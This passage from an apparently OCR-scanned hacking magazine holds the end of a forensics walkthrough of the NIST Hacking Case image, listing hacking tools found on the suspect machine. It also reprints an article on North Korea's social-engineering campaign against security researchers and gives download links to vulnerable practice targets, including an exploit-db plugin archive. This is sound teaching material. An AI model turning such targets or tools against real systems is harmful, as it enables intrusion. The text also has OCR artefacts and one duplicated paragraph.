
The information about the last user to logon to this computer can be found from the Date acc -essed column of the user account.



The last user to logon to this computer is Mr.Evil.

9. Find 6 installed programs that may be used for hacking?


The programs installed on the computer system can be found out from the Installed programs section of the extracted content.



There are total 32 programs installed on the computer and from them, there are seven programs that can be used for hacking. They are Ethereal 0.10.6 v.0.10.6, Network Stumbler 0.4.0, Look@LAN 2.50 Build 29, 123 Write All Stored Passwords, CuteFTP, Cain & Abel v2.5 beta45 and Anonymizer Bar 2.0.

10. Perform a Anti-Virus check. Are there any viruses on the computer?

Malicious files (if any) are found in the Interesting Items section of the extracted content.



There is one malware present on the computer system. It is a zip bomb.

(To Be Continued)

North Korea targeted cybersecurity researchers using a blend of hacking and espionage

CYBER WAR

Paulo Shakarian
Associate Professor Of Computer Science
Arizona State University

North Korean hackers have staged an audacious attack targeting cybersecurity researchers, many of whom work to counter hackers from places like North Korea, Russia, China and Iran. The attack involved sophisticated efforts to deceive specific people, which raises the level of social engineering, or phishing attacks, and enters the realm of spy tradecraft.

The attack, reported by Google researchers, centered on fake social media accounts on platforms including Twitter. The fake personas, posing as ethical hackers, contacted security researchers with offers to collaborate on research. The social media accounts included content about cybersecurity and faked videos purporting to show new cybersecurity vulnerabilities.

"The hackers enticed the researchers to click links to shared code projects – repositories of software related to cybersecurity research - that contained malicious code "

The hackers enticed the researchers to click links to shared code projects – repositories of software related to cybersecurity research – that contained malicious code designed to give the hackers access to the researchers' computers. Several cybersecurity researchers reported that they fell victim to the attack.

From Phishing To Espionage

The lowest level of social engineering hack is a typical phishing attack: impersonal messages sent to many people in the hopes that someone will be duped into clicking on a malicious link. Phishing attacks have generally been on the rise since early 2020 – a side effect of the pandemic-driven work-from-home environment in which people are sometimes less vigilant. This is also why ransomware has become prevalent.

The next level of sophistication is spear-phishing. Here people are targeted with messages that include information that is specific to them or their organizations, which increases the likelihood that someone will click a malicious link.

The North Korean operation is at a higher level than spear-phishing because it targeted people who are security-minded by the nature of their occupation. This required the hackers to create convincing social media accounts complete with content about cybersecurity, including videos, that could fool cybersecurity researchers.

The North Korean operation highlights three important trends: stealing cyber weapons from industry, social media as a weapon, and the blurring of cyber and information warfare.

1. Theft Of Cyberweapons From Industry

Before the North Korean operation, the theft of cyberweapons made headlines at the end of 2020. In particular, December's FireEye breach resulted in the theft of tools used by ethical hackers. These tools were used to crack the security of corporate clients to show the clients their vulnerabilities.

This prior incident, attributed to Russia, illustrates how hackers attempted to augment their arsenals of cyberweapons by stealing from a commercial cybersecurity firm. The North Korean action against security researchers shows that they've adopted a similar strategy, though with a different tactic.

Back in the fall, the National Security Agency disclosed a list of vulnerabilities – ways that software and networks can be hacked – that were exploited by Chinese state-sponsored hackers. Despite these warnings the vulne

-rabilities Back in the fall, the National Securit-y Agency disclosed a list of vulnerabilities – ways that software and networks can be hack-ed – that were exploited by Chinese state-sponsored hackers. Despite these warnings the vulnerabilities have persisted, and information about how to exploit them could be found on social media and the dark web. This informati-on was clear and detailed enough that my co-mpany, CYR3CON, was able to use machine learning to predict the use of these vulnerabilit-ies.

2. The Weaponization Of Social Media

Information operations – collecting informatio-n and disseminating disinformation – on socia-l media have become abundant in recent yea-rs, especially those conducted by Russia. Thi-s includes using "social bots" to spread false information. This "pathogenic social media" has been used by national intelligence operatives and ordinary hackers alike.

Traditionally, this type of targeting has been designed to either spread disinformation or entice an exec-utive or high-ranking government employee to click on a malicious link. In contrast, the No-rth Korean operation was aimed at stealing cyberweapons and information about vulnera-bilities.

3. The Confluence Of Cyber And Information Warfare

Outside of the United States – especially in C-hina and Russia – cyberoperations are consid-ered part of a broader concept of information warfare. The Russians, in particular, have pro-ved very adept at combining information oper-ations and cyberoperations. Information warf-are includes using traditional spy tradecraft – operatives with false identities attempting to gain the trust of their targets – to collect and disseminate information.

The attack against cybersecurity researchers could indicate that North Korea is taking cues from these other powers. The low-cost ability of a second-tier authoritarian regi-me like North Korea to weaponize social medi-a provides it an advantage against the much greater technical capabilities of the U.S.

In addition, the North Koreans appear to have used one of their most valuable cyber w-eapons in this operation. Google reported that it appeared the hackers used a means of expl-oiting a zero-day vulnerability – a software fla-w that is not widely known – in Google's Chrome browser in the attack on the cyber se-curity researchers. Once such an exploit is u-sed, people are alerted to defend against it an-d becomes much less effective.

Setting The Stage For Something Bigger?

In cybersecurity, big news items tend to be ev-ents like the Sunburst operation by Russian hackers in December – large-scale cyber atta-cks that cause a great deal of damage. In the Sunburst attack, Russian hackers booby-trapped widely used software, which gave the -m access to the network-s of numerous corpor-ations and government agencies.

"Once such an exploit is used, people are alerted to defend against it and becomes much less effective."

These large events are often proceeded by smaller events in which new techniques ar-e experimented with – often without making a large impact. While time will tell if this is true of the North Korean operation, the three curre-nt trends – stealing cyberweapons from indus-try, social media as a weapon, and the blurrin-g of cyber and information warfare – are harb-ingers of things to come.

Article First Appeared on **theconversation.com**

WHAT"S NEW

DataLocker Inc, the leading provider of encryption solutions has released a new breed of encrypted USB drive, the DL4 FE. The USB drive with capacity upto 15.3 TB is available both as Solid State Drive (SSD) and a Hard Disk Drive (HDD). The DL4 FE is built to FIPS 140-2 Level 3 device standards and incorporating a Common Criteria EAL5+ certified control -ler. It provides AES-256 bit ***DataLocker 4 FE*** hardware based encryption to prevent the data from being compromised. Apart from this, its security features include remote device detonation that allows admins to destroy the data remotely, Silentkill which allows destroying encryption data instantly using a special code, Ranomizable touchscreen keypad to prevent surface analysis of fingerprints and n onboard anti-malware to scan and delete malicious files on the USB drive. The USB drive is compatible with most operating systems like Windows and Linux if it is capable of connecting to an external mass storage device.

DOWNLOADS

1. Open Media Vault NAS :
https://sourceforge.net/projects/openmediavault/files/

2. Cherry : 1
https://www.vulnhub.com/entry/cherry-1,552/

3. Monitoring : 1
https://www.vulnhub.com/entry/monitoring-1,555/

4. Vulhub
https://github.com/vulhub/vulhub/

5. PFSense
https://www.pfsense.org/download/

6. Wp-responsive-thumbnail-slider plugin
https://www.exploit-db.com/apps/f5d34e16d07e61ad6826d2c1f3d16089-wp-responsive-thumbnail-slider.zip

7. Autopsy
https://www.autopsy.com/download/

8. Hacking Case EnCase Images
https://www.cfreds.nist.gov/Hacking_Case.html
Download both "EnCase image" and "second part"

SOME USEFUL RESOURCES

Check whether your email is a part of any data breach now.

https://haveibeenpwned.com

Have a look at our Github repository

https://github.com/hackercoolmagz/vulnera

Tweet to us.

hackercoolmagz

Follow Us on Facebook

Hackercool Magazine

Mail To Us At :

editor@hackercoolmagazine.com
support@hackercoolmagazine.com

Our Blog

https://hackercoolmagazine/blog

Visit Our New Website

https://hackercoolmagazine.com

Click to get all 2019 Issues NOW

Click to get all 2018 Issues NOW